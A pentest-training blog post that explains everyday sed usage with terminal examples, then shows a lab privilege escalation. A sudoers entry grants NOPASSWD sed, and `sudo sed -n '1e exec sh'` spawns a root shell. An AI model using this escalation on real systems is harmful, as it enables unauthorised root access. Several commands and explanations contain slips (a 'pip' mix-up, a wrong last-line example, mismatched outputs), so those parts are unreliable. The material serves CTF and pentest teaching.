

# Linux for Pentester: sed Privilege Escalation

July 12, 2019 By Raj Chandel

This article will take our readers through all about **Stream Editor (Sed)**, which is one of the most prominent text-processing services on GNU/Linux. In this article, we came with the brief introductory guide to sed which supports the main concern that how sed works and how we can accomplish its supplementary practice in the operation of Privilege Escalation.

**NOTE:** *“The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”*

## Table of Content

### Overview of sed

- Summary to sed
- Chief Action achieved using sed
  - Replacement with the sed command
  - Printing and viewing from sed command
  - Deleting lines with sed

### Abusing sed

- SUDO Lab setups for privilege Escalation
- Exploiting SUDO

## Summary to sed

**SED command** in LINUX/UNIX stands for “stream editor” that can implement lots of purpose on file like, searching, find and replace, insertion or deletion. However, the most common use of SED command is for exchange or for discover and swap. By using SED you can edit files even without opening it, which is a much faster technique to find and replace something in the file. It is a powerful text stream editor which can do *insertion, deletion, search* etc. for any file as per user requirements. This command also supports regular expression that allows it to perform complex pattern matching too. Now to know further about the “sed” command we will start from its help option.

**Note:** *“It’s worth remarking that this article omits several commands, as our main concern is to reach about the “sed” influence over Privilege Escalation”.*

sed --help

```
root@ubuntu:~# sed --help
Usage: sed [OPTION]... {script-only-if-no-other-script} [input-file]...

-n, --quiet, --silent
    suppress automatic printing of pattern space
-e script, --expression=script
    add the script to the commands to be executed
-f script-file, --file=script-file
    add the contents of script-file to the commands to be executed
--follow-symlinks
    follow symlinks when processing in place
-i[SUFFIX], --in-place[=SUFFIX]
    edit files in place (makes backup if SUFFIX supplied)
-l N, --line-length=N
    specify the desired line-wrap length for the 'l' command
--posix
    disable all GNU extensions.
-E, -r, --regexp-extended
    use extended regular expressions in the script
    (for portability use POSIX -E).
-s, --separate
    consider files as separate rather than as a single,
    continuous long stream.
    --sandbox
    operate in sandbox mode (disable e/r/w commands).
-u, --unbuffered
    load minimal amounts of data from the input files and flush
    the output buffers more often
-z, --null-data
    separate lines by NUL characters
    --help    display this help and exit
    --version output version information and exit

If no -e, --expression, -f, or --file option is given, then the first
non-option argument is taken as the sed script to interpret.  All
remaining arguments are names of input files; if no input files are
specified, then the standard input is read.
```

### Key actions achieved by “sed”

- **Replacement with the sed command:** As we know the “sed” performs many tasks that include insertion, deletion, modification and so on for any file as per user request so now we will start our journey to explore the entire utility of sed one by one.

1.1 Substituting or switching string: “sed” is used to replace or swap the string so whenever we need to exchange any string within a file then we will frame command as:

```
nano Ignite.txt
cat Ignite.txt
sed 's/Ignore/Egnyte/' Ignite.txt
```

In the above command “s” denotes the substitution action. The “*Ignore*” is the hunt pattern and the “*Egnyte*” is the replacement string. By default, the sed command replaces the first incidence of the pattern in each line and it won’t replace the second, third...occurrence in the line.

```
root@ubuntu:~# nano Ignite.txt
root@ubuntu:~# cat Ignite.txt
Ignore having its name in IT field across all over the world.
Ignore is famous in providing training in cyber security.
Ignore technology provides not only training to students but also Ignore helps to provide other
in the feild of security.
Ignore is a leading player in India who provides ethical hacking and IT security training Ignore
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA, MSCE, Bug b
Ignore having well experienced trainers to provide these trainings.

root@ubuntu:~# sed 's/Ignore/Egnyte/' Ignite.txt
Egnyte having its name in IT field across all over the world.
Egnyte is famous in providing training in cyber security.
Egnyte technology provides not only training to students but also Ignore helps to provide other
in the feild of security.
Egnyte is a leading player in India who provides ethical hacking and IT security training Ignore
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA, MSCE, Bug b
Egnyte having well experienced trainers to provide these trainings.
```

1.2 Substituting the nth existence in a line: When we want to replace nth occurrence i.e. first, second and so on the existence of a pattern in a line then we will use the /1, /2 etc flags to mention the nth term.

```
sed 's/Ignore/Egnyte/2' Ignite.txt
```

Here I’m swapping for 2<sup>nd</sup> occurrence in each line.

```
root@ubuntu:~# sed 's/Ignore/Egnyte/2' Ignite.txt
Ignore having its name in IT field across all over the world.
Ignore is famous in providing training in cyber security.
Ignore technology provides not only training to students but also Egnyte helps to provide other
in the feild of security.
Ignore is a leading player in India who provides ethical hacking and IT security training Egnyte
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA, MSCE, Bug b
Ignore having well experienced trainers to provide these trainings.
```

1.3 Substituting all the existence at a time: As we know by default the sed command replaces the first incidence of the pattern in each line so if we wish to replace all occurrence simultaneously within a file then we can use flag “/g” for this purpose.


```
sed 's/ignite/Egnyte/g' Ignite.txt
```

1.4 Substituting from nth occurrence to all existences: When we use “/g” this will make change globally to the entire file so if we want to make this swapping from a specific place then we need to mention that value(nth) from where we want to make changes.

```
sed 's/ignite/Egnyte/3g' Ignite.txt
```

On framing the above command it will replace all the patterns from the nth occurrence globally.

**Note:** In the below image you can't see any changes for flag “3g” as my file doesn't contain any 3rd occurrence of the replaced word but whenever there is the existence of substituted word at multiple times within a line then you can clearly see the changes that how its change globally from nth term.



```
root@ubuntu:~# sed 's/ignite/Egnyte/g' Ignite.txt
Egnyte having its name in IT field across all over the world.
Egnyte is famous in providing training in cyber security.
Egnyte technology provides not only training to students but also Egnyte helps to provide other
in the feild of security.
Egnyte is a leading player in India who provids ethical hacking and IT security training Egnyte
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA, MSCE, Bug b
Egnyte having well experienced trainers to provide these trainings.


root@ubuntu:~# sed 's/ignite/Egnyte/3g' Ignite.txt
ignite having its name in IT field across all over the world.
ignite is famous in providing training in cyber security.
ignite technology provides not only training to students but also ignite helps to provide other
in the feild of security.
ignite is a leading player in India who provids ethical hacking and IT security training ignite
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA, MSCE, Bug b
ignite having well experienced trainers to provide these trainings.
```

1.5 Substituting the existence for a particular range: We can limit the sed command to replace the string for a particular range. This can be achieved by framing command as shown below.

```
sed '1,3 s/ignite/Egnyte/' Ignite.txt
```

On framing this command the “sed” will replace “Ignite” starting from the first line to the third line.

**Note:** One can use “\$” in place of end index if we want substitute from nth term to the last line in the file.



```
root@ubuntu:~# sed '1,3 s/Ignite/Egnyte/' Ignite.txt
Egnyte having its name in IT field across all over the world.
Egnyte is famous in providing training in cyber security.
Egnyte technology provides not only training to students but also Ignite helps to provide other
in the field of security.
Ignite is a leading player in India who provides ethical hacking and IT security training Ignite
n" from where one can achieve deep knowledge in ethical hacking and cyber security.
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA, MSCE, Bug b
Ignite having well experienced trainers to provide these trainings.
```

- **Printing and viewing from sed command:** Apart from substituting the string sed can help in printing and viewing a file as per user’s instruction.

2.1 Replicating the replaced line with /p flag: If we want to make duplication for replaced line then we can use the “/p” flag which prints the replaced line twice on the terminal. If a line does not have the search pattern and is not replaced, then it will print that line only once.

```
sed 's/Ignite/Egnyte/p' Ignite.txt
```

2.2 Printing only the replaced lines: If a user wants to print only those lines which are substituted then he can use “-n” option following by print command as shown below.

```
sed -n 's/Ignite/Egnyte/p' Ignite.txt
```

As from below image it can be cleared that on using “-n” the print flag has printed all the replaced line as output.



```

root@ubuntu:~# sed 's/Ignore/Egnyte/p' Ignore.txt ↩
Egnyte having its name in IT field across all over the world.
Egnyte having its name in IT field across all over the world.
Egnyte is famous in providing training in cyber security.
Egnyte is famous in providing training in cyber security.
Egnyte technology provides not only training to students but also Ignore helps to provide other
in the feild of security.
Egnyte technology provides not only training to students but also Ignore helps to provide other
in the feild of security.
Egnyte is a leading player in India who provides ethical hacking and IT security trainng Ignore
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
Egnyte is a leading player in India who provides ethical hacking and IT security trainng Ignore
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA, MSCE, Bug bo
Egnyte having well experienced trainers to provide these trainings.
Egnyte having well experienced trainers to provide these trainings.

root@ubuntu:~# sed -n 's/Ignore/Egnyte/p' Ignore.txt ↩
Egnyte having its name in IT field across all over the world.
Egnyte is famous in providing training in cyber security.
Egnyte technology provides not only training to students but also Ignore helps to provide other
in the feild of security.
Egnyte is a leading player in India who provides ethical hacking and IT security trainng Ignore
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
Egnyte having well experienced trainers to provide these trainings.

```

**2.3 Printing lines by numbering it:** This command is similar to “cat” in which we use “-n” for numbering the line for any file, same we can achieve from sed command too by framing the command as below.

```
sed = a.txt | sed 'N; s/^/      /; s/ *\(.\{4,\}\)\n/\1  /'
```

On drawing the above command sed will print the output by numbering each line as per user request.

```

root@ubuntu:~# sed = Ignore.txt | sed 'N; s/^/      /; s/ *\(.\{4,\}\)\n/\1  /' ↩
1 Ignore having its name in IT field across all over the world.
2 Ignore is famous in providing training in cyber security.
3 Ignore technology provides not only training to students but also Ignore helps to p
or too in the feild of security.
4 Ignore is a leading player in India who provides ethical hacking and IT security tra
cles.in" from where one can acheive deep knowledge in ethical hacking and cyber security.
5 These training can be provide at client location and also at its center.
6 This training center also helps in providing many certification courses like CCNA,
7 Ignore having well experienced trainers to provide these trainings.

```

**2.4 Display a file from x to y range:** If we want to view a file from an instance i.e. for a range of starting index to end index then we write command as:


```
sed -n '2,4p' Ignore.txt
```

If we use “d” instead of “p” then sed will View the entire file except for the given range.

2.5 Print nth line of the file: Inplace of fixing end index you can also leave it blank if you wish to print only a specific line.

```
sed -n '4'p Ignite.txt
```

As in below screenshot, you can see when I have used above-mentioned command then sed has reflected the output only to print for the 4th line.




```
root@ubuntu:~# sed -n '2,4'p Ignite.txt
Ignite is famous in providing training in cyber security.
Ignite technology provides not only training to students but also Ignite helps to prov
in the feild of security.
Ignite is a leading player in India who provids ethical hacking and IT security trainn
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
root@ubuntu:~# sed -n '4'p Ignite.txt
Ignite is a leading player in India who provids ethical hacking and IT security trainn
n" from where one can acheive deep knowledge in ethical hacking and cyber security.
```

2.6 Print from nth line to end of file: To print any file from its nth line to the last (end of file) line then frame command as below:

```
sed -n '4,$'p Ignite.txt
```

Here “\$” is an indication for reflecting the last line of the file.



```
root@ubuntu:~# sed -n '4,$'p Ignite.txt
Ignite is a leading player in India who provids ethical hacking and IT security tr
n" from where one can acheive deep knowledge in ethical hacking and cyber security
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA,
Ignite having well experienced trainers to provide these trainings.
```

2.7 Print the line only for pattern matching: If we want to print only those lines which match the given pattern then, in this case, we will draw command as:

```
sed -n /training/p Ignite.txt
```

From the below image, it is clear how this command works. Here in the below image, I have print those lines which include the word “training”.

2.8 Print lines which matches the pattern nth line: We can use numeric value along “p” to print for pattern matching till nth line.

```
sed -n '/cyber/,3p' Ignite.txt
```

```
root@ubuntu:~# sed -n /training/p Ignite.txt ↵
Ignite is famous in providing training in cyber security.
Ignite technology provides not only training to students but also Ignite hel
in the feild of security.
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like
Ignite having well experienced trainers to provide these trainings.
root@ubuntu:~# sed -n '/cyber/,3p' Ignite.txt ↵
Ignite is famous in providing training in cyber security.
Ignite technology provides not only training to students but also Ignite hel
in the feild of security.
Ignite is a leading player in India who provids ethical hacking and IT secur
n" from where one can acheive deep knowledge in ethical hacking and cyber se
```

**3 Deleting lines with sed:** Now we check how we can delete the lines from a file by the help of sed.

3.1 Remove a specific line: To delete any particular line within a file us “d” option followed by sed command. Here I’m deleting the 3<sup>rd</sup> line from “Ignite.txt”.

```
sed '3d' Ignite.txt
```

3.2 Remove line for a range: If we wish to delete content till a particular range then we will set its “initial index value” and “end value” of file. In below image, I have deleted the content of “Ignite.txt” from its 3<sup>rd</sup> line to 5<sup>th</sup> line and will attain output for remaining file content.

```
sed '3,5d' Ignite.txt
```

```
root@ubuntu:~# sed '3d' Ignite.txt ↵
Ignite having its name in IT field across all over the world.
Ignite is famous in providing training in cyber security.
Ignite is a leading player in India who provids ethical hacking and IT security tra
n" from where one can acheive deep knowledge in ethical hacking and cyber security
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like CCNA,
Ignite having well experienced trainers to provide these trainings.

root@ubuntu:~# sed '3,5d' Ignite.txt ↵
Ignite having its name in IT field across all over the world.
Ignite is famous in providing training in cyber security.
This training center also helps in providing many certification courses like CCNA,
Ignite having well experienced trainers to provide these trainings.
```




3.3 Remove from nth to last line: Instead of fixing end index one can also use “\$” to delete lines till the end of the file.

```
sed '2,$d' Ignite.txt
```

Here “2” indicating for the initial index from where deletion must be done and “\$” is indicating to delete lines till the end of the file.

3.4 Remove the last line: If we won’t set any index value then “\$d” will simply delete only the last line of the file.

```
sed '2d' Ignite.txt
```




```
root@ubuntu:~# sed '2,$d' Ignite.txt
Ignite having its name in IT field across all over the world.
root@ubuntu:~# sed '$d' Ignite.txt
Ignite having its name in IT field across all over the world.
Ignite is famous in providing training in cyber security.
Ignite technology provides not only training to students but also Ignite help
in the feild of security.
Ignite is a leading player in India who provids ethical hacking and IT securi
n" from where one can acheive deep knowledge in ethical hacking and cyber sec
These training can be provide at client location and also at its center.
This training center also helps in providing many certification courses like
Ignite having well experienced trainers to provide these trainings.
```

3.5 Remove the pattern matching line: Sometimes we not only want to print or view those lines that match the particular pattern but also desire to delete them so in such case we will frame below command to attain output as per user request.

```
sed '/training/d' Ignite.txt
```

Here in below image sed has deleted all those lines which match the word “training”.



```
root@ubuntu:~# sed '/training/d' Ignite.txt
Ignite having its name in IT field across all over the world.
Ignite is a leading player in India who provids ethical hacking and IT
n" from where one can acheive deep knowledge in ethical hacking and cyb
```

## Abusing sed


## Sudo Rights Lab setups for Privilege Escalation

Now we will start our mission of privilege escalation. To grab this first, we have to set up our lab of sed command with administrative rights. After that, we will check for the sed command that what impact it has after getting sudo rights and how we can use it more for privilege escalation.

It can be clearly understood by the below image in which I have created a local user (test) who own all sudo rights as root and can achieve all task as admin.

To add sudo right open etc/sudoers file and type following as user Privilege specification.

```
test All=(root) NOPASSWD: /usr/bin/sed
```



The image shows a terminal window displaying the contents of the /etc/sudoers file. The file contains several commented lines and two active entries. The entry for the 'test' user is highlighted with a red rectangle: `test ALL=(root) NOPASSWD: /bin/sed`. Other entries include `root ALL=(ALL:ALL) ALL` and `%admin ALL=(ALL) ALL`. The file also contains comments about host alias specification, user alias specification, cmd alias specification, and group privileges.

```
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
test ALL=(root) NOPASSWD: /bin/sed
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
```

## Exploiting Sudo rights

Now we will start exploiting sed facility by taking the privilege of sudoer's permission. For this very first we must have sessions of a victim's machine then only we can execute this task. Suppose we got the sessions of victim's machine that will assist us to have local user access of the targeted system through which we can escalate the root user rights.

So now we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
ssh test@192.168.1.108
```

Then we look for sudo right of "test" user (if given) and found that user "test" can execute the pip command as "root" without a password.

```
sudo -l
```

Now we will access our /etc/passwd file by the help sed command to escalate or maintain access with elevated privileges.

**Conclusion:** Hence we have successfully exploited “sed” by achieving its functionality after granting higher privilege.

```
root@kali:~# ssh test@192.168.1.108 ↵
test@192.168.1.108's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Sun Jul  7 08:02:32 2019 from 192.168.1.111
test@ubuntu:~$ sudo -l ↵
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/sed
test@ubuntu:~$ sudo sed -n 'le exec sh 1>&0' /etc/passwd ↵
# id ↵
uid=0(root) gid=0(root) groups=0(root)
# █
```

Reference link: <https://gtfobins.github.io>